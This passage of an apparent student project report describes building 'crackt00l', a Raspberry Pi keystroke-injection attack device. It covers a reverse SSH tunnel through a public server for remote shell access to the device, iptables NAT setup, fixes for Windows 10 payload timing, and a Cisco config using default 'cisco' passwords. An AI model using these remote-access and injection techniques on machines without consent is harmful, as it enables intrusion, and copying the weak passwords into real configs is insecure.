To be able to access the tool from anywhere in the world, we connect it to a public server. To do this, the raspberry must have internet access.

Subsequently, inside the raspberry we make a connection by ssh to the server by forwarding port 22 of the localhost to port 2222 of the server in this way:

ssh -R 2222:localhost:22 root@<ip del server>




```
root@kali:~# ssh -R 2222:localhost:22 root@85.208.21.160
root@85.208.21.160's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 26 May 2021 06:34:53 PM CEST

  System load:  0.0               Processes:             112
  Usage of /:   8.1% of 34.39GB   Users logged in:       0
```

Figure 15: Ssh connection from the tool to the server.

Now we access the Raspberry with the following command:

ssh localhost -p 2222



```
root@port-forwarding:~# ssh localhost -p 2222
root@localhost's password:
Linux kali 4.14.80-Re4son+ #1 Thu Feb 6 15:03:43 CET 2020 armv6l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 26 18:00:28 2021 from 127.0.0.1
root@kali:~# |
```

Figure 16 : Ssh connection from the server to the tool.

In this way we get port 2222 of the server to redirect to port 22 of the tool, making it accessible via any internet connection.

Troubleshooting

Throughout this project we have encountered several problems that we have had to solve in order to be able to continue developing our tool. The errors and obstacles encountered are:

Troubleshooting
Port forwarding
Internet on the Raspberry
Web interface
Scripts writing
Payloads execution
Orange Pi

Port Forwarding

Problem
In addition to being able to access the "crackt00l" locally, we wanted to make it accessible from the internet, which was possible. The problem with this is that we also tried forwarding both port 80 and 8080, which are two ports used for the tool's web pages.

In a first attempt it worked, however, for reasons unknown to us, forwarding of these ports was no longer possible.

Solution
We have not found a solution to this problem, although we have tried several possible approaches, including reconfiguring the firewall.

Internet connection on the Raspberry

Problem

Although it was not necessary to have an internet connection to be able to run the scripts from another device outside the host, since the raspberry itself provides a network connection, both to the host and via wifi, although it does not have an internet connection, we needed an internet connection to be able to make the necessary configurations in the tool, an example could be to download packages and services such as Apache or Docker.

Solution

In order to solve this problem, we had to do a lot of research, as this is something we had not done before.

Finally, we found that this problem can be solved with some iptables rules. For that we made the following script to run on the host on which we have made the configurations, which is a Linux-based operating system, more specifically it is an Ubuntu 20.04:

```
#!/bin/bash

# Fem que hi hagi forward a la màquina

echo "1" | tee /proc/sys/net/ipv4/ip_forward

# Apliquem la regla postrouting de les iptables per a la nostra direcció ip

iptables -A POSTROUTING -t nat -j MASQUERADE -s 172.16.0.0/30

if [[ $(ip ad | grep "usb") ]]; then

      NAT=$(ip ad | grep usb -B2 | tail -n 1 | awk '{print $2}' | tr -d ":")

      echo "Direcció IP trobada a $NAT"

      ifconfig $NAT 172.16.0.2 netmask 255.255.255.252

else

echo -e "INTERFÍCIE DE XARXA (USB) NO TROBADA"

fi

# Ara mostrem el següent missatge pel terminal per a que s'executi la següent línia que indica quina comanda falta per executar i es fa desde la raspberry

echo "Executa la següent commanda per ssh a la teva raspberry"
echo "route add default gw 172.16.0.2 usbeth"
```

This script must be run as root user, since modifying the iptables rules requires administrator permissions, as well as modifying the ip_forward file.

When this script completes successfully, we will connect to the tool via ssh with the command:

```
ssh root@172.16.0.1
```

As a last step to get internet on the raspberry pi, we execute the following line directly on the ssh connection:

```
route add default gw 172.16.0.2
```

To check that we have an internet connection, we ping google.

```
PING google.es (142.250.184.163) 56(84) bytes of data.
64 bytes from mad07s23-in-f3.1e100.net (142.250.184.163): icmp_seq=1
ttl=113 time=11.9 ms
```

Web interface

When designing our tool, we wanted it to be visual and easy to use in order to speed up the execution of the scripts. But the initial code of this website had some bugs that needed to be fixed in order to make a profitable use of the tool. Among the problems we encountered, the two most important ones are:

- New scripts were not executed correctly.
- The button to save new configurations or payloads that have been written did not perform its function.

In addition, when we wanted to modify the code to solve these problems, we realised that the page was written in node.js, a programming language that we had never used before, so to solve the errors we had to investigate how this language works.

After a lot of research, we were able to fix the bug in a very simple way:

- As the error was in the default paths, all we had to do was to change these paths to the path they are in our tool

Scripts coding

Problem

Another of the obstacles we have encountered throughout the project has been the writing of the scripts, since in order to be executed in this tool, they must be written in a variant of javascript in which most of the traditional formats for this language cannot be used.

Solution

Since there is not much information available for this type of coding, we had to rely on preexisting examples in order to develop our own programmes.

In addition, we also had to investigate how to make changes to windows settings from the terminal, either cmd or powershell, since we have not worked on it in class, we use Linux, nor had we felt the need to learn how to use it so far.

Once the necessary research was done, we were able to start writing our payloads in javascript, as well as any complementary scripts needed in other programming languages such as ps1 (powershell) or bash.

Payloads execution

Problem

Once we were able to solve all the problems with the web interface and the writing of our payloads, new bugs appeared with the execution of some of the scripts, especially those intended to run on Windows 10, for example:

- The tabs we wanted were not selected.
- Depending on the version of Windows some of the commands were not accepted.
- The code was typed faster than supported or some of the "keys" were not taken properly.

Solution

After reviewing all the scripts that were supposed to run on Windows 10 and comparing them with the problems we encountered, we found that the easiest and most effective way to fix the errors in the scripts were:

- Use more generic commands, to ensure that the payload can be run on any device running Windows 10.
- Reduce the typing speed of the tool for scripts that were giving problems.
- Put timers between commands in the .js file to ensure that a command is not executed until the previous one is finished.

Orange Pi

In tandem to the development of the crackt00l, we also wanted to create a physical firewall with a board called Orange Pi R1 Plus.




Figure 17: Network structure.

The firewall would have been configured with iptables and running inside the tool in the OpenWRT operating system, commonly used in routers and switches.
The way this tool would have worked would have been to capture the traffic with port mirroring (for which we configured a Cisco switch), and then execute the necessary iptables commands.

In order to configure the switch, we used the following commands and configurations:

```
Switch> enable

Switch# configure terminal

Switch(config)# hostname SW-OrangePi

SW-OrangePi(config)# enable password cisco
SW-OrangePi(config)# enable secret class
SW-OrangePi(config)# service password-encryption

SW-OrangePi(config-vlan)# vlan 1
SW-OrangePi(config-vlan)# exit

SW-OrangePi(config)# interface vlan 1
SW-OrangePi(config-if)# ip address 172.20.16.179 255.255.255.0
SW-OrangePi(config-if)# no shutdown
SW-OrangePi(config)# exit
SW-OrangePi(config)# ip default-gateway 172.20.16.1

SW-OrangePi(config)# line vty 0 4
SW-OrangePi(config-line)# password cisco
SW-OrangePi(config-line)# no access-class 23 in
SW-OrangePi(config-line)# transport input all
```

```
SW-OrangePi(config-line)# login
SW-OrangePi(config-line)# exit

SW-OrangePi(config)# copy running-config startup-config
SW-OrangePi(config)# interface FastEthernet0/19
SW-OrangePi(config-if)# switchport
SW-OrangePi(config-if)# switchport access vlan 10
SW-OrangePi(config-if)# switchport mode access
SW-OrangePi(config-if)# spanning-tree portfast
SW-OrangePi(config-if)# exit

SW-OrangePi(config)# interface FastEthernet0/20
SW-OrangePi(config-if)# switchport
SW-OrangePi(config-if)# switchport access vlan 10
SW-OrangePi(config-if)# switchport mode access
SW-OrangePi(config-if)# spanning-tree portfast
SW-OrangePi(config-if)# exit

SW-OrangePi(config)# monitor session 1 source interface FastEthernet0/19
SW-OrangePi(config)# monitor session 1 destination interface FastEthernet0/20
```

Additionally to this, the firewall would have had a web interface with which the network could be monitored. This would have been possible using a Docker container called Netdata, which is configured on the port 19999.

The Netdata Docker container can be run with the following command:

```
docker run -d --name=netdata \
  -p 19999:19999 \
  -v /etc/passwd:/host/etc/passwd:ro \
  -v /etc/group:/host/etc/group:ro \
  -v /proc:/host/proc:ro \
  -v /sys:/host/sys:ro \
  -v /var/run/docker.sock:/var/run/docker.sock:ro \
  --cap-add SYS_PTRACE \
  --security-opt apparmor=unconfined \
  netdata/netdata
```

The reason why we did not carry out this project is that, due to a hardware problem, the tool did not get access to the internet, so we were not able to download the software needed in order to configure the services that were foreseen to be able to carry out the functions we wanted.

Conclusiones

In conclusion, we would like to point out that it has been really curious to have had the opportunity to develop a project of this type and calibre, as we had not previously produced any similar work, especially on a subject that we had been interested in for a long time and that we did not feel able to carry out.

On the other hand, by deciding from the beginning to make a free and open source tool so that any computer fanatic who wanted to expand their knowledge in the field of cybersecurity and ethical hacking could use it, always respecting people's privacy and using this tool with prior authorisation of who is going to be the "victim"; we decided to upload the code used in our project on Github, under the repository with the name THC, and which can be accessed from the following link: THC

We believe that this work has helped us to train and deepen our knowledge in the field of cybersecurity, and has motivated us to continue learning about this constantly growing and developing field of which, after two years of learning, we are now a part.

Finally, we would like to recall this famous quote from Alan Turing, the father of modern computing:

“Those who can imagine anything, can create the impossible.”

- **Alan Turing**

Future of the project

Due to the relative novelty of this type of project in the field of cybersecurity, as well as the cross-cutting nature of its scope, a considerable number of future lines of research, grouped according to the following scheme, are open to us at the end of this final degree project:

1. With regard to management in general
2. Regarding the creation of new scripts
3. Regarding system improvements

With regard to management in general

As mentioned at the beginning of this final degree project, the idea behind this tool is that it should be open source so that any cybersecurity enthusiast can improve it and adapt it to their needs, so the tool will continue to be improved, not only by the two of us, but also with the help of all those enthusiasts who want to make this project even more useful and customisable.

Regarding the creation of new scripts

Due to the fact that current computing is in constant evolution and development, we will adapt our scripts to the conditions in which operating systems and devices are found, always keeping the payloads up to date.

In addition, we will continue to develop new software in order to be able to perform a larger number of tasks without spending unnecessary time, such as automating the configuration of dhcp servers.

Regarding to the improvements to our system

As this is a tool under development, improvements still need to be implemented in certain aspects which, due to the limited time available for the development of this project, have not yet been implemented, but which will be implemented over the coming months.

Webgrafia

Connecting the raspberry pi to the internet :
https://github.com/RoganDawes/P4wnP1_aloa/issues/64#issue-399147130
[Accessed 05-05-2021]

JavaScript Tutorial:
https://www.w3schools.com/js/
[Accessed 10-05-2021]

Node.js tutorial:
https://www.w3schools.com/nodejs/
[Accessed 10-05-2021]

OpenWRT installation tutorial:
https://www.youtube.com/watch?v=I9YsGUOwV_c
[Accessed 10-05-2021]

Download the images for the Orange Pi operating system:
http://www.orangepi.org/downloadresources/
[Accessed 10-05-2021]

Iptables manual:
https://linux.die.net/man/8/iptables
[Accessed 14-05-2021]

Explanation of the "$" symbol in bash:
https://stackoverflow.com/questions/5163144/what-are-the-special-dollar-sign-shell-variables
[Accessed 17-05-2021]

Ssh tunnels tutorial:
https://www.ssh.com/academy/ssh/tunneling/example
[Accessed 18-05-2021]

Introduction to the powershell command line:
https://programminghistorian.org/es/lecciones/introduccion-a-powershell
[Accessed 19-05-2021]

Introduction to cmd (MS/DOS):
https://www.abrirllave.com/cmd/
[Accessed 19-05-2021]

Run cmd as administrator from "Run":
https://superuser.com/questions/203068/have-windows-run-dialog-run-as-admin
[Accessed 20-05-2021]

Video on web hacking techniques:
https://www.youtube.com/watch?v=roG3r5tNWOU&t=1075s
[Accessed 20-05-2021]

Use of the "setoolkit" tool:
https://linuxhint.com/kali-linux-set/
[Accessed 21-05-2021]

Using the echo command in Windows 10:
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/echo
[Accessed 22-05-2021]

Pixel drawing website:
https://www.pixilart.com/draw?ref=home-page
[Accessed 25-05-2021]

Php shell_exec function manual:
https://www.php.net/manual/es/function.shell-exec.php
[Accessed 27-05-2021]